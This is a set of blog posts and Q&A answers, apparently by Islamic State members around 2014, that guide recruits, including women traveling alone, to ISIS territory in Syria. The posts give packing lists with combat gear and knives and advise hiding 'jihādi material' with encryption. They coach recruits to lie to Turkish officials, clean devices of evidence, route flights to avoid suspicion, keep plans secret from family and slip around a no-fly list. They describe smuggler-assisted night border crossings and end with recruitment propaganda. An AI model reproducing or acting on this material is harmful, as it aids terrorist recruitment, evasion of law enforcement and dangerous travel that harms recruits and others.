[What I list here are items which will be of great use to you in al-Shām. If you can't afford stuff on this list, so be it, AlHamdulilLah, qaddar Allahu wa mā shā fa'al. You DON'T need to buy everything on this list before you make hijra. These are just items which would facilitate your stay here, but let not your making hijra depend on your ability to afford those items. One muhājir I met here came only with the clothes on his back and a few other belongings. Also, the fact that I list items in this article doesn't mean I own them or brought them here with me. Those are just suggestions . Allahu-al-Musta'ān.]

- One change of (clean) clothes. This is important in case your checked-in luggage (henceforth referred to as theSuitcase) gets lost or stolen. I've heard of people making hijra having their suitcases stolen, mind you, it happens. (It's not a random occurrence that I've put this on top of the list of things you should put in your backpack. If you can, even try to squeeze in 2 fresh change of clothes. If you can't pack the second one, at least pack some clean underwear.)
- All of your electronics. Do NOT pack any electric/electronic equipment in the Suitcase. If you lose the Suitcase, you will regret doing so. Examples of electronic equipment which would be handy here:
    - Tablet - #AndroidFTW, by the way.
    - MP3 player - For lectures and Qur'an.
    - External HDD - Use a software to "hide" all jihādi material you might be bringing. Read the chapter on Truecrypt
    - Solar charger (s) - I strongly advise you to invest in solar chargers for your electronics. This is very important since electricity is a big problem here. While electricity is indeed available, it's provision is erratic and interrupted. On the other hand, there's an abundance of sun and solar energy which goes to waste. Also, using solar energy is ecological and gives you a certain amount of "independence". No doubt this will also bring you more ajr and hasanāt since you will be minimising wastage and polluting less. Wastage is not of the dīn. It doesn't mean that because you're making hijra, you can now start dirtying the Earth which belongs to Allah. Allahu a'lam. (#RantOver) Take my advice and invest in solar chargers which are adapted to the electronics you possess and which are of good quality . The more you spend on your hijra from your own pockets, the more ajr you will reap. Keep this in mind.
    - Batteries and battery packs
    - Plug adaptors - The type of plug adaptors you should bring are Type C, E & F from this link (http://www.worldstandards.eu/electricity/plugs-and-sockets/). It's better if you bring 2 or 3 small adaptors which are "adapted" to the plugs here than a single "all-in-one" but bulky travel adaptor which will cover up two adjacent plug spaces once you plug them in.
    - Hair clipper - If you're a brother, this is the quickest way to trim your moustache here, and if you like the Talafi buzzcut or egghead-style (which, as you can sense, I don't like), then bring a bigger hair clipper. The ones which are cordless and work with rechargeable batteries are better (in my humble opinion).
    - Portable Wi-Fi Modem - These are available to buy here, but if you want you can bring yours, in shā Allah. Provided they're unlocked (or are all of them unlocked? I frankly don't know).
- Flashlights I recommend you buy three (types) of flashlights/lamps:

1. One tactical flashlight. If you have the cash, go for a Surefire or Fenix flashlight or any other type of military-grade one. But I don't recommend doing so. You can buy very decent Made-in-China flashlights from websites such as DX.com. Go for those with CREE® technology. They're the best and most powerful you'll get for the price range they're being sold for. Whatever you do, though, DO NOT go and buy a MagLite®. They're the most overrated flashlights out there and they don't even perform that well. If you already own one, then (too bad) bring it, but don't buy a new MagLite®, you will regret it.
2. One headlamp. This is a very important piece of equipment which you would never regret investing in. One of the best brands you can get is Petzl. You don't need to buy the most expensive ones. Go for the cheaper ones in a sober colour and that will be good enough, in shā Allah. If you can't afford a Petzl, go for a Chinese one from DX.com, take some precautions with them and they will last you long enough, bi-idhnilLah.

3. One lantern-type (camping) lamp. They're good for illuminating a room and for other uses such as eating and whatnot. Meh, it's a camping lamp and make sure it does what camping lamps do.

- Sturdy hardcover notebook and pens . You need to keep written record and notes of everything you learn here and nothing beats hardcopy. (One of our teachers here used an old hardcover diary as his notebook. May Allah bless him.)
- Jacket . Extremely important piece of clothing. I would advise to invest good money on a jacket. It should be able to protect you from rain and from the cold. There are new materials available nowadays which are very thin and light yet, they offer excellent protection from rain and cold. Don't go for a bulky jacket as they are very inconvenient. You can also bring cardigans.
- Footwear . If you can get your hands on military boots, they're worth your money. Bring also one pair of running trainers which have good shock-absorbent soles. Hiking shoes are not bad either. Go for high-tops or anything which offer ankle-protection. Sandals (with straps) and flip-flops don't hurt either.
- Socks . Thick, sports-/military-/hiking-grade socks. Around 4 pairs are enough, bi-idhnilLah.
- Insoles . Bring any foot protection which you can afford to. Insoles are very helpful. Ankle-support contraptions, as well.
- Gloves . Shooting gloves, gloves for protection against the cold. Whatever you can get your hands on (or into!).
- Knee-protection and elbow-protection . VERY important piece of equipment. Essential if you have weak and easily-bruised elbows & knees. This is something you want to bring with you since there is much crawling you will have to do here.
- Beanie hat and other headwear . To protect your head against the cold.
- Spare glasses/Goggles-type glasses . If you wear glasses, bringing spare ones is essential. If you can get yourself some goggles-type (maybe they're called by some other name, I don't know) ones, as well, they will come in handy.
- Camelbak®-type water reservoir . If you can invest in a good Camelbak backpack, you could use that itself as the Backpack I'm describing in this post.
- Bottle . Nalgene® bottles are tough and military-grade. And sports water bottle would do, as well.
- Binoculars . Or a monocular. Not extremely essential but helpful enough. Worth your money if you have extra cash.
- Compass . Again, not extremely essential, but if you own one, bring it.
- Measuring tape. A small 3-metre one would do.
- Carabiners and S-biners . Those are the little things which you will regret not bringing. Very helpful if you have a good idea how they can be of use to you.

The idea here is to pack anything which is "of value" to you. Always think in terms of: "What if I lost the Suitcase? What would I regret losing?"

The Suitcase

The Suitcase is the piece of luggage which I would allow you the most freedom to choose, but it should be your ONLY checked-in piece of luggage. (Anyways, most airlines allow you only a single piece of checked-in luggage.) Why am I adamant on a single suitcase? This is because you have to be as mobile as possible. Having the Satchel strapped across your shoulder, the Backpack weighing 7-8 kg on your back, you can't afford to drag along much more. So one light suitcase is what I recommend. Holding it with one hand, you still have your other hand free, giving you the opportunity to switch hands if you're tired.

Ideally, I would recommend that you choose a "backpacking" backpack. Those big backpacks are very convenient since you can sling them on your back, wear your Backpack in front, with your Satchel peeking on the side. This allows you to have both of your hands free and running will be a tad easier, bi-idhnilLah.

A trolley case is not bad either however, most trolley cases are very heavy (around 3-4 kg) and every extra kilogramme will add to the difficulty of your journey. Be very mindful of this. You might tell me that a trolley case is, well, to be "trolleyed", not carried. Yes, very true, but let's see you drag one along on grassy and muddy terrain… while running. Uhuh. #ThoughtSo.

A duffel bag is also alright. It's light but it's not as robust as a trolley case might be. Anyhow, choose a tough one which won't give up on you.

What to pack in your Suitcase:

- Some clothes. Bring only the strict minimum (okay, so some sisters fainted after reading this bit, but continue reading, in shā Allah). By this, I mean, in addition to your 2 change of clothes in the Backpack, bring an additional 2 fresh change of clothes. Examples of pieces of clothing which would be helpful:
    - Your trousers ("pants" for Muhricuhnz) should be hard-wearing and even military grade, if you can afford. Camping-grade or hunting-grade would be also very useful. Trousers with multiple (side) pockets are very useful.
    - Sports T-shirts are very good. Choose fast-drying materials.
    - Long-johns, for winter
    - Any kind of inner garment to protect from the cold.
    - Cardigans and/or hoodies
    - Underwear
- Sleeping bag . Very useful. Here you might have to sleep in uncommon places at odd hours and a bed or mattress will not always be available.
- Toiletries . Toothbrush, toothpaste and stuff.
- Skin lotion and hand lotion if you have dry skin.
- Nail clippers/cutters . To me, those are essential.
- Utensils . Camping utensils mostly. Those are not essential, but nice to have.
    - Spork. (You don't know what a spork is? Shame.)
    - Foldable/Collapsible cup
    - Camping plate
- Sewing kit . Here, if you rip your trousers, you will most probably have to stitch them up (yourself) before you get the opportunity to buy new ones.
- First-aid kit . If you can afford a small one, Al-HamdulilLah.
- Medication and medical supplies . If you suffer from any condition, pack some of the meds you need. Chances are you might not get them here as readily as you can in your country.
- Knives. The only reason why you should be packing this in the Suitcase and not in the Backpack is because of flying constraints: you can't bring knives in your hand luggage, but you can in your checked-in luggage. However, depending on where you're coming from, you should think long and hard before taking the risk of bringing knives (even in your checked-in luggage). If you're going through airports with heightened security like those of America or UK, you should be extra careful. Pray istikhāra if you must. I strongly recommend you to bring knives because they're essential tools here (and because maybe I am a bit of a knife freak, but #AllowIt), there isn't one day I spent here where I didn't have to use my knife. Also, knives here are scarce and those available are of very, very low quality (and that's putting it nicely), so bringing your own is a must. If you know nothing about knives, then go for the three suggestions which follow. These knives will be the best quality you will be able to buy for the price. [If you're buying another knife and/or multitool and you want some advice, holler at me by "Asking Me a Question", in shā Allah.]

1. Victorinox Soldier 2008 . One of the best multitools I've ever used. Will help you with food preparation as well weapons maintenance and everyday tasks.
2. Victorinox SwissCard Lite . One of my favourites. Owned one for the longest time. Very useful for delicate tasks such as using the tweezers therein to remove a thorn from your foot.
3. A Fixed Blade . You're spoilt for choice here but I will try to suggest some very nice options you can spend your cash (around 50 USD) on:

    - ESEE Izula or Izula II
    - Muela Ibex
    - SOG Aura Camp

Foldable spade and pitchfork . Tent (for one person) Fire starter Water purifier Mosquito-/insect-repellent . There are even "biting flies" here, subhān Allah!

OTHER ADVICE AND TIPS

Quality over quantity
Anything you plan on bringing or buying, favour the best quality which you can afford. Items here in al-Dawlah are not the best you will get. For example, shoes, clothes, electronics: those are the items you want to bring the best quality you can afford.

Compact over space-taking
For any item, choose the one which is compact over the one which is space-taking.

Digital watch
I think a good digital watch with alarms and stopwatch is essential.

No need for laptop
Bringing a laptop (especially a big one) here is pointless and problematic. I advise you to sell your laptop and bring the money you can get from it here. In addition, laptops can be more incriminating than tablets and phones, since it is easier to recover deleted data from them.

Unlock mobile phone
If you're using a contract phone, make sure you have it unlocked it before you come here.

Cling film
Wrap all your valuable stuff in cling film. Trust me on this. You will know why in the next post, in shā Allah.

Wrap in plastic and "Fragile" sticker
At the airport, have your checked-in luggage wrapped in plastic. This might (emphasis on "might") put off the customs officer from checking your luggage (Allahu a'lam. And this applies only to certain airports).

Request a "Fragile" sticker at the check-in counter. Your checked-in luggage will be less likely to be mistreated. They will put it on top of the luggage pile. Also, it will come out among the first from the luggage carousel when you will be at your destination airport.

Pray istikhāra over your purchases
Don't neglect the huge benefit of the istikhāra prayer. Pray it before you buy anything you're unsure about or any expensive item. If you feel you won't have time to pray istikhāra, you can simply recite the istikhāra du'ā. Our shuyūkh here said that this is valid when you dont have time to actually pray two rak'ah of istikhāra, Allahu a'lam.

If you guys know people who are willing to make hijra, in shā Allah, don't hesitate to share this with them.

Remember me in your du'ās, in shā Allah.

#DustyFeet Part 6: Issues about Turkey

BismilLāhi wa al-salāt wa al-salām ‘alā RasūlilLāh

In shā Allah , I will try to shed light on two issues concerning which I have been receiving some queries.

GETTING STOPPED IN TURKEY

Some of you have asked what the Turkish authorities will do to you if they stop you.

I chose to ask this question to a Turkish muhājir who, Al-HamdulilLah, has spent quite some time in al-Dawlah. So, I’m going to relate to you what he told me, bi-idhnilLah.

First of all, there are two instances where they can stop you:


1. At the immigration office in the Turkish airport, while verifying your passport and whatnot, and
2. When you will be in Turkey, travelling down south to the border.

Bear in mind that if they stop you, it doesn’t mean that they will automatically deport you or detain you or put you through an unwanted situation. It’s a toss-up. Trust in Allah.
In the first instance above, depending on factors such as your appearance, your country of origin, your (international) criminal record, etc., the worst they can do to you is deport you and/or detain you. I need to state the risks as they are, but, subhān Allah don’t get paranoid or discouraged by that. I know one brother from the US who was saying that the FBI was on his back almost daily. However, he made it here passing through all the trials that this hijra posed, Al-HamdulilLah. Place your trust in Allah.

In the second instance, after you get through airport security, you need to know that if (i) you have a valid tourist visa to be in Turkey, (ii) you don’t have some kind of an international search warrant on your head, (iii) you’re not on any terrorist list or out of favour with the intelligence services of your country, and (iv) you don’t have any incriminating material on your person or in your luggage , then, the Turkish authorities cannot arrest and detain you. All they can do is stop you, request you to produce identification (your passport, most probably), ask you a few questions, probably take you to a police station and ask you some more questions. Beyond that, they cannot do much more, bi-idhnilLah.

According to the Turkish brother, some of the questions they might ask you are:

• “What is your purpose in Turkey?” - Just reply, “Tourism.” And it’s better if you know beforehand some of the tourist attractions of the area you are in or which will be on your way to the border. E.g. the Blue Mosque in Istanbul, the Tomb of Ataturk (la’natulLah ‘alayh) in Ankara, the birthplace of Ibrāhīm AS in Urfa. Learn as much as you can about the tourist attractions found in the places on your itinerary.



• “Are you going to Syria?” - You can either flat out lie and answer in the negative and talk some more about how you want to visit the grave of Abu Ayyūb al Ansāri RA… Or you can invent a story about how you viewed a YouTube video about Syria and that moved you so much that you absolutely wanted to help the people (and that’s true, Al-HamdulilLah) and that’s why you’re in Turkey to see if you can do anything to alleviate their plight. But still, don’t say that you want to cross the border and enter Syria.

• “Are you a terrorist? Are you (linked to) al-Qaeda? Do you want to go to Syria to join al-Qaeda?” - The Turkish authorities don’t differentiate between al-Qaeda and ISIS. They still think that ISIS and al-Qaeda are the same thing. You should categorically deny any links and push forward the tourism agenda to the maximum. However, be sure NOT to have any “incriminating” materials with you which would negate your story. This includes knives & weapons, combat boots, camouflage clothing, etc.: basically anything which screams out that you want to get your feet dusty.

So, in shā Allah, take your precautions:

1. Make sure your plane ticket is a return (two-way) ticket.
2. Make sure you obtain a tourist visa and keep it well (it's going to be in your passport, so keep your passport securely).
3. Make sure you have a good knowledge of the tourist attractions in Turkey. Go to a travel agent and get yourself some brochures on Turkey or buy a traveller's handbook. This is important since if they question you, you can just brandish this in front of their noses and show them how serious of a tourist you are.
4. Make sure you don't have any incriminating evidence against you. (I know this is contrary to what I advised in #DustyFeet part 5, but the advice in this post is from the Turkish brother I spoke to (not directly from me). Bringing, e.g. a knife is RISKY. Don't neglect this if you're extremely afraid of getting caught.)
5. Make sure your phone and other electronic devices are "clean" from incriminating evidence.
6. Plan out an itinerary before you land in Turkey. I advise brothers to take the bus/coach down south. Lay low during the day and travel at night. I advise sisters not to take the bus/coach. Sisters, read the second half of this post,inshā Allah, for advice about what you should do.

And don't forget to always make du'ā to Allah subhānahu wa ta'āla that He keeps you safe from the plots of the tawāghīt of Turkey. The brothers here recommend memorising and reading this āyah constantly during your trip: Yaseen : 9

{And We have put before them a barrier and behind them a barrier and covered them, so they do not see.}

SISTERS MAKING HIJRA TO AL-DAWLAH : The Trip Through Turkey

[Just to be clear, I will not get into arguments with anyone about whether it is allowed for sisters to make hijra without mahram (you can advise me privately, no problem, but don't expect an answer). This part of the post is directed at those sisters who have decided to make hijra to al-Dawlah without a mahram but who don't know what to expect after they land in Turkey. If I am making this advice available, it DOESN'T mean that I am encouraging sisters to make the trip without a mahram. Allahu-al-Musta'ān .]

I discussed this matter with a Moroccan brother here. I asked for his permission to post what he told me on my blog and Al-HamdulilLah, he accepted. So, please make du'ā for him. The brother made hijra without his family. Afterwards, his wife and kids came over. He related to me their trip and I will try my best to give a good account of his advice here, bi-idhnilLah.

So, assuming you're a sister who's landed in an airport in Turkey, what should you do?

Chances are that your ticket was booked for Ataturk International Airport in Istanbul. You should know that there are two airports in Istanbul, but the one most people go through is Ataturk (I forgot the name of the other one. Please google it).

As a sister, travelling alone, and with luggage, it is not advisable for you to travel through Turkey by bus/coach because of security concerns. Doing so would involve leaving the airport, taking the metro or taxi to the coach station and finding the place where you would be buying your ticket. I wouldn't advise this. In fact I would strongly discourage it (and so did the brother). What the brother advises to do is to travel by plane through Turkey.

I will try to put into steps what you should do and what you can expect, in shā Allah:

- Have your acquaintance inside Dawlah provide you with the telephone numbers of the Office of Borders of Dawlah (called "Madrassat al-Hudūd") before you depart to Turkey. This is important since you don't want to be left alone stranded in Turkey if ever you lose contact with your acquaintance. You would most probably be provided with more than one number, at least two. Write them down on a piece of paper which you should keep somewhere safe. Don't label them, though (or better, put a fake label). Also save them on your phone (not under a moniker such as "Osama bin Laden", though, okay? Promise? Good).
- Learn some conversational Turkish. E.g. how to ask for a taxi, how to explain that you're in a group, how to ask to buy a SIM card, etc. Turkish will be helpful even after you cross into Dawlah because there are a lot of Turkish brothers and sisters who have made hijra.

After you land in Turkey…

- Make sure you have a phone with you (duh… Please don't attempt to make hijra if your parents confiscated your phone).
    - It's better if you have an Android smartphone which is unlocked. (Refer to #DustyFeet Part 5).
    - Buy a SIM card at the airport, but don't buy any SIM card, buy a Turkcell SIM card. Make sure you buy enough minutes for calls (international calls also wouldn't hurt) and enough data for internet (1 GB should be okay, in shā Allah).
    - If you're traveling with a group of sisters, make sure that each one of you has a phone with a Turkcell SIM card.
- Call the numbers, let them know that you're in Turkey and that you want to make hijra to al-Dawlah.
    - They will provide you with instructions. So follow the instructions they will give you.
    - Let them know how many sisters are traveling and also their landing times, etc.
- If you land at different times, no need to wait for the other sisters in Istanbul airport.
    - Don't form groups and draw attention to yourselves. (There aren't many niqābis in a Turkish airport.)
    - If you want to wait for each other, avoid meeting physically, communicate by internet after you have bought your SIM cards.
- Book your ticket to wherever they instructed you to.
    - If you're traveling with a group of sisters, e.g. more than 3, the brother advises NOT to book tickets on the same plane.
    - Divide yourselves into groups of 2 (and one group of 3 if you're in odd numbers) and book tickets at different times.
    - Do not travel as a pack on a single plane.
- When you land in the airport of your destination, be chill to the airport officers. You're just tourists, etc.
    - Call the numbers again and let them know you've arrived where they want you to be. They will (most probably) tell you to go to a hotel.
    - Make sure you take a taxi which is a real taxi, with a "Taxi" sign on it. Not just a private car offering a ride.
    - Ask how much beforehand, in case they try to rip you off.
    - If there's no taxi (maybe if it's late at night), call the numbers ("the numbers" mean Dawlah. Saying "the numbers" is just more dramatic y'know!) and ask them to send you someone trustworthy. Ask for the name of the one who will pick you up and don't get into any other car except that person's.
    - Be careful because at the airport there might be many people harassing you. It will be somewhat obvious what your agenda is. It's just that they cannot prove that you're making hijra to al-Dawlah. People there have seen hundreds like you making the leap. They will suggest to take you to the border or whatever. Just refuse, ignore, don't get into arguments and don't draw attention to yourself.

- Once you're at the hotel, follow the instructions you've been given.
    - If you were told that you will have to wait for a call, then you will have to wait for a call (it's simple. Hear. And obey).
    - Don't be worried if you have to wait for a day or two.
    - Have sabr. Don't get impatient. Make dhikr and du'ā that Allah makes your hijra successful.
    - Have your phone fully charged, on loud settings, handy and nearby.
    - If ever you don't pick up the first time they call, and you notice a missed-call, then, don't worry, just call back. That should be your ride (a taxi driver). Don't worry if you see that he's clean-shaven and/or smoking.
    - Don't move to other locations. If you absolutely must, then let Dawlah know of your movements. FOLLOW INSTRUCTIONS (how many times do I have to repeat this?) and don't get paranoid if they're running late.
    - Once you've established contact with al-Dawlah, they will not let you down, bi-idhnilLah.
- The taxi will take you to a house.
    - You will have to pay around 50 USD. That's the average rate for this trip, I guess.
    - Don't get scared if you notice that the roads are not very well asphalted or that the place seems kinda drab (especially at nighttime).
- The house you will be taken to would be the house of a sympathiser of Dawlah.
    - If Allah wills, you might meet other ladies there, waiting to cross like you, in a room reserved for ladies only. But don't get scared if you're alone.
    - Food and drinks will be provided.
    - The Moroccan brother said that the room even has a key and you can even lock yourself inside, if you wish to have extra privacy, etc.
- They will instruct you to wait until nighttime.
    - Crossing the border is usually done at night or at dawn.
    - Don't get frustrated if they tell you to get prepared to cross immediately only to tell you a few minutes afterwards that you need to wait some more to cross. It's because they're monitoring the Turkish army border patrols.
- Before crossing, they will tell you to leave your luggage behind since you won't be able to carry such a heavy load.
    - Refer to #DustyFeet part 5 and if you must, leave your "Suitcase" behind.
    - Take all valuables with you, as I instructed in #DustyFeet part 5. (Go read #DustyFeet part 5 NOW! Bleez!)
    - The place where you be asked to leave your luggage is the house of Dawlah sympathisers. They are not mujāhidīn. And, as disgusting as it might sound, they will go through your stuff and pick and choose what they find interesting. Basically, they might steal your stuff. So, don't leave valuables behind. Pack like I instructed you to, in shā Allah and you will be fine. However expect them to have gone through your stuff.
    - I guess it's a price we all have to pay to be able to cross.
- Once it's clear to cross, you will have to move fast.
    - Wear your most comfortable sneakers ever. You might have to do some running (most probably)
    - If you have kids with you, don't worry, there will be brothers crossing along with you and they will help you, in shā Allah.
    - The brother advises to take an extra abaya with you because you will need to crawl under barbed wire when you will actually cross the border. If your clothes get ripped, you will always have one in hand to cover your 'awrah. (I already advised you how to pack in #DustyFeet Part 5. Maybe now you are beginning to understand why.)
- You will, most probably, cross directly into Dawlah territory. Be sure to take a breath of fresh air, 'cause that's how sharī'ah feels like. (LoL you will probably be out of breath and panting, but I'll allow you.)
- Transportation will take you to a place they call "madhāfah".
    - There's madhāfah for men and madhāfah for women. You will be taken to the ladies' one, in shā Allah.
    - If you're married, and your husband crossed before you and is still undergoing training, this is where you will stay until he finishes training and is able to meet you.
    - Request that your luggage be brought to you at the women's madhāfah since all luggage is normally taken to the men's madhāfah and then to Office of Borders in al-Raqqa, if nobody requests them.
    - If you're not married, as the brother explained, you will be taken to al-Raqqa to a place where single sisters stay (I don't know the name of the place). If you want to get married, you send in a request. If you don’t want to get married, I don’t think anyone can force you to. But you will always have a place to stay in Dawlah, Al-HamdulilLah.

I ask Allah to give you a safe trip to the land of sharī’ah.

Please don’t hold it against me if my advice was wrong, if it was harmful to you, if it got you in trouble or caught by authorities. I am also sorry if procedures change and things events don’t turn out as I described here. I am only trying my best, and trying my best is the best I can do. Above all, don’t hold it against me on Yawm al-Qiyāmah. Please forgive me.

Don’t delay hijra more than you need to. If you’re inclined to delay it, remember that you might not even live long enough to see the next day. Remember death often.

Remember the brothers who provided me with info to write this post, in your du’ās. [Update: The Turkish brother who provided me with the first set of advice is shahid, in sha Allah. So, please make du’a that Allah accepts him.]

Is it important for a person to have someone encourage them and be supportive of their decisions when they choose the path to get their feet dusty?or is it ok(i mean does this effect the person negatively in any way) to make this journey solely dependent on Allah alone without any human support?

Asked by Anonymous

It is better to be as secretive as you can and to tell the least number of people, because:

1. In our times, you cannot neglect security aspect. People might snitch on you and get you in trouble.
2. Telling few people helps you more in preserving your intentions solely for the sake of Allah alone.

All the encouragement you need, you can get from the Qur'an and the Sunnah by reading and learning. If you need some specific advice. Ask the shuyukh of haqq anonymously, in sha Allah.

You don't need the permission/approval of your parents, of your creditor nor of your husband (if you're a woman) to go out for the sake of Allah, because getting your feet dusty is an individual obligation on each and every Muslim.

If you have someone who is willing to support you and encourage you, then why not. But don't go out looking for people like that by exposing your intentions to people who could take advantage of you and report you.

AsalamuAlaikum what advice do you have for a sister who is in a no fly list?,

Asked by Anonymous

Wa'alaykum al-salām wa rahmatulLah wa barakātuh.

Make lots of du'ā. Honestly. And then some more. Try to obtain permission to travel because of an extremely important reason. Like death of a family member. Then maybe try to find a way to escape.
I'm sorry I don't know the rules associated with being on a no-fly list. So, forgive me if my advice is irrelevant.
May Allah make a safe passage for you to the state of the Muslims.

Salam Should I take a direct flight or stop somewhere before coming to turkey?

Asked by Anonymous

Wa'alaykum al-salām wa rahmatulLah wa barakātuh
It depends where you are coming from. If you're coming from somewhere like UK or France or even US, or any country which is making it difficult for muhajirīn, then don't fly directly to Turkey.
It's better if you book a ticket to somewhere like Bulgaria or another nearby country. Then, either buy a ticket at the airport to Turkey or travel by bus (not if you're a sister) to Turkey.
You've gotta think of an itinerary which is not too suspicious.

May Allah facilitate your hijra.

#DustyFeet Blitz-Chronicles: BROTHERHOOD

BismilLāhi wa al-salāt wa al-salām ʻalā RasūlilLah

You know, all those tweets, all those statements, all those pictures and videos about how amazing the brotherhood supposedly is in al-Dawlah… well, guess what… it's very true, so very true. Allahu Akbar wa lilLahi al-Hamd!
You have never seen nor will you ever see anything like the brotherhood here, anywhere else, not in any other jamā'ah, not in any so-called Muslim country, not even in Hajj (by the way, have you been to "the hāājjj", yet?).
I am not exaggerating when I say that each and every day, I go through an experience after which I stop and think to myself, " subhān Allah , this is real brotherhood!" Events like this are numerous but in shā Allah, I will try to relate a few of them to you.

A moment that has stuck with me and which I hope never to forget is when I first set foot in a Dawlah compound. It was late, around 2 AM, and the vehicle we were in entered, through some gate, into a big yard. We got down, and I was extremely tired but all of a sudden, some brothers came out from the compound's building and flocked towards us. And, subhān Allah, this brother (may Allah reunite us in jannat-al-firdaws) came towards me. It was a night of full moon and the moonlight shone upon his face… he had a broad smile, and not any kind of smile, but those ones which are expressed through the eyes!

Mā shā Allah, he said salāms and hugged me. I probably never felt as good meeting a brother as I felt that night. Not even ʻĪd came close. It was just a smile and salāms, but that was the first impression I got from a brother in Dawlah and I really felt like… like at long last, I "belonged" to something, to a project, to a cause.
Often here, you will see brothers refusing favours from other brothers. One will give another his bed to sleep in, another will offer his food, another will offer to wash his clothes… but the other one will refuse. Sometimes they will playfully chase each other, causing a ruckus, and for what? Simply because one of them wants to offer the other one to wear his sandals (LoL) and the other one doesn't want to give the other any trouble!

Those are just little examples in our daily life here and many other examples exist but the main thing is that here, as opposed to back home, brothers are willing to get out of their comfort zone to help you.
Al-HamdulilLah. I haven't even spoken about the brotherhood between brothers of different nationalities as this would result in too long a post, but suffice it for me to paraphrase what another akh in al-Shām told me:
"If we were not Muslims, if we didn't have Islam, with so many differences present among us, we would have surely ended up killing each other, but instead, we treat each other with mercy and affection."
I will end this post saying that, if you've never lived under sharīʼah elsewhere, coming here in a real Islamic State, you will definitely sense that the brotherhood is on an altogether higher level.
May Allah, subhānahu wa taʻāla, facilitate your hijra.

Please remember me in your du'ās.
Please remember your brothers and sisters behind bars in your du'ās, especially our beloved shaykh Abu Hamza al-Masri (may Allah hasten his escape!).
Please remember that death might be just a breath away.

Hijrah Without Mahram

Umm Layth
3rd April 2014
http://fa-tubalilghuraba.tumblr.com/post/81573425139/hijrah-without-a-mahram

Question 182: There is a woman whose family members are not committed to the Qur'an and the Sunnah, and they do not support her with (wearing) the hijaab and being steadfast upon the deen. She has a nine years old son. So, is it correct for him to be her mahram, (such that) she travels with him to an Islamic country or other than it because she and her son want to seek knowledge?

Answer 182: If she intends Hijrah then it is permissible for her to travel as a Muhajirah (one who is performing Hijrah) even if without a mahram, like Umm Kulthum bint Uqbah ibn Abee Mu'eet travelled (for Hijrah) and like Zainab, the daughter of the Messenger of Allah sallallahu alayhe wa sallam travelled.

Also if she does not intend Hijrah but she intends to run away from fitnah then that is permissible for her as well, because in it (running away from fitnah) lies the meaning of Hijrah.

As for the Hadeeth: "It is not permissible for a woman to travel except with a mahram," it remains on its general ruling and its exception is what is entailed in Hijrah, Allahu Musta'aan!

And as for the son, we did not mention him because the people are differ, from among people are some who are (mentally) matured and he is only nine years old, and from the people are those who are immature even though they have reached the age of 13 or more, so people differ in their (mental) maturity.

In any case, it is permissible for her. And it is compulsory on her to fear Allah subhaanahu wa ta'aala and she should not speak to any of the passengers except women and let her not be a source of fitnah to others. Allahu Musta'aan!

Diary of a Muhajirah Pt.1

Umm Layth
9th April 2014
http://fa-tubalilghuraba.tumblr.com/post/82181535227/diary-of-a-muhajirah

Assalamu Alaykum Wa Rahmatullahi Wa Barakatuhu,

Before I even start writing this I want to state that Allah knows my intentions but I am in no way at all boasting or bragging on about the position I have been blessed with out of the mercy of Allah. And I am in no way demeaning those who haven't yet embarked upon this journey and most importantly I am not at all deterring sisters from choosing this path - I just want to paint a realistic picture of what is in store for the sisters here. I just ask my beloved sisters to take the sincere advice I will give them into consideration if they fear Allah.

Bismillah

First and foremost I will try and answer the commom questions sisters ask me regarding Hijrah and the life in Syria for the Muhajirat;

1. Many sisters ask me to give them a list of what they should bring with them from the West and what they will need here. There are many materialistic things that can be found here however it is better for you to bring clothes, shoes etc from the West. There are clothes here, but Wallahi the quality is really bad. It's a miracle if you find a top or trousers which last longer than a month. So bring all your clothing from socks and underwear to dresses and hijaab. The biggest mistake I made was not bringing enough jilbabs and niqaab because I presumed I may be able to find Islamic clothing here but honestly that is next to impossible. (Not to mention how the Syrians view of Hijab is a complete joke, the abayas are skin tight and their niqaab starts from their forehead and ends at their nostrils, I wish I was exaggerating but unfortunately I'm really not) may Allah protect us… So sisters please try and bring your 3 layer Niqaabs, Jilbabs and Khimars from back home - try ordering them online perhaps if you cannot find them around your local shops. The shoes here are also bad quality, in addition they only seem to have 3 sizes here lol so maybe bring a pair of trainers with you. For the winter you will most likely need a good pair of boots and a thick warm coat. The winters here are freezing, trust me I'm from North of Britain and even still I found it cold. You can find shampoos soaps and other female necessities here, so do not stress if you think you will be experiencing some cavewomen life here. Alhumdulilaah I have experienced far too much luxury than I was expecting.

Deen wise please do remember to bring all your Kitaabs and download as many pdfs as you can on your tablets and mobiles (Be careful to not make them too Jihadi as you also have to tie your camel - and all precations must be taken not to bait yourself out. Wallahi these Kuffar and Munafiqeen will do anything to cause the Muslimeen harm. But they plot and plan however Allah is the best of Planners). It is very difficult to download lectures or books here unless you have a 5 star internet connection (Allahumma Baarik lol) which is very rare here, so unfortunately we mostly depend on bluetoothing to one another. You will have too much free time here so if anything this can be a huge fitnah if not used correctly. Read the Quran, study the Seerahs and Aqeedah. It's so important to keep seeking knowledge. And lastly for the married sisters or soon to be married, bring makeup and jewellery from the West because trust me there is absolutely nothing here… unless you plan on looking like a clown ting. Haha I know somethings sound very tedious and not necessary but you will thank me later, plus I'm just trying my best to give as detailed a list as I can.

2. Before making Hijrah there are many ways one can try and prepare themselves for what is in store. To live a completely different kind of life means completely changing your outlook on life and researching as much you want until you feel content with what you are about to do and know it is right. To sisters, don't take the big commitment and step of leaving Daar ul Kufr if you still are in doubt wether it is Wajib or not, or wether it will be Harram on you for leaving without a Mahram or not. You will not enjoy your Hijrah truly until you believe from the bottom of your heart it is to please Allah, and most importantly you need to be sincere in your intentions. If you are still in doubt then research until you are content. However do not keep using this as an excuse to stay back from the land of Jihad. And Allah knows what is hidden in the hearts. Wallahi the most beautiful part of Hijrah is making it away from your sins and Nafs before physically making Hijrah away from Darul Kufr. There are many ways to prepare yourself mentally, emotionally and physically.

• Mentally you need to gain closeness to Allah. This is very important, you need to pray istikhara and try and spend your nights seeking counsel from the Most Wise. Why would Allah guide us towards something that is not Khayr for you? And most importantly attach yourself to the Book of Allah and wallahi you will find all the answers to your doubts and worries in there. You are doing all this purely for the sake of Allah and no other reason than this. Your Hijrah is for His sake and you do not fear the blame of the blamers.
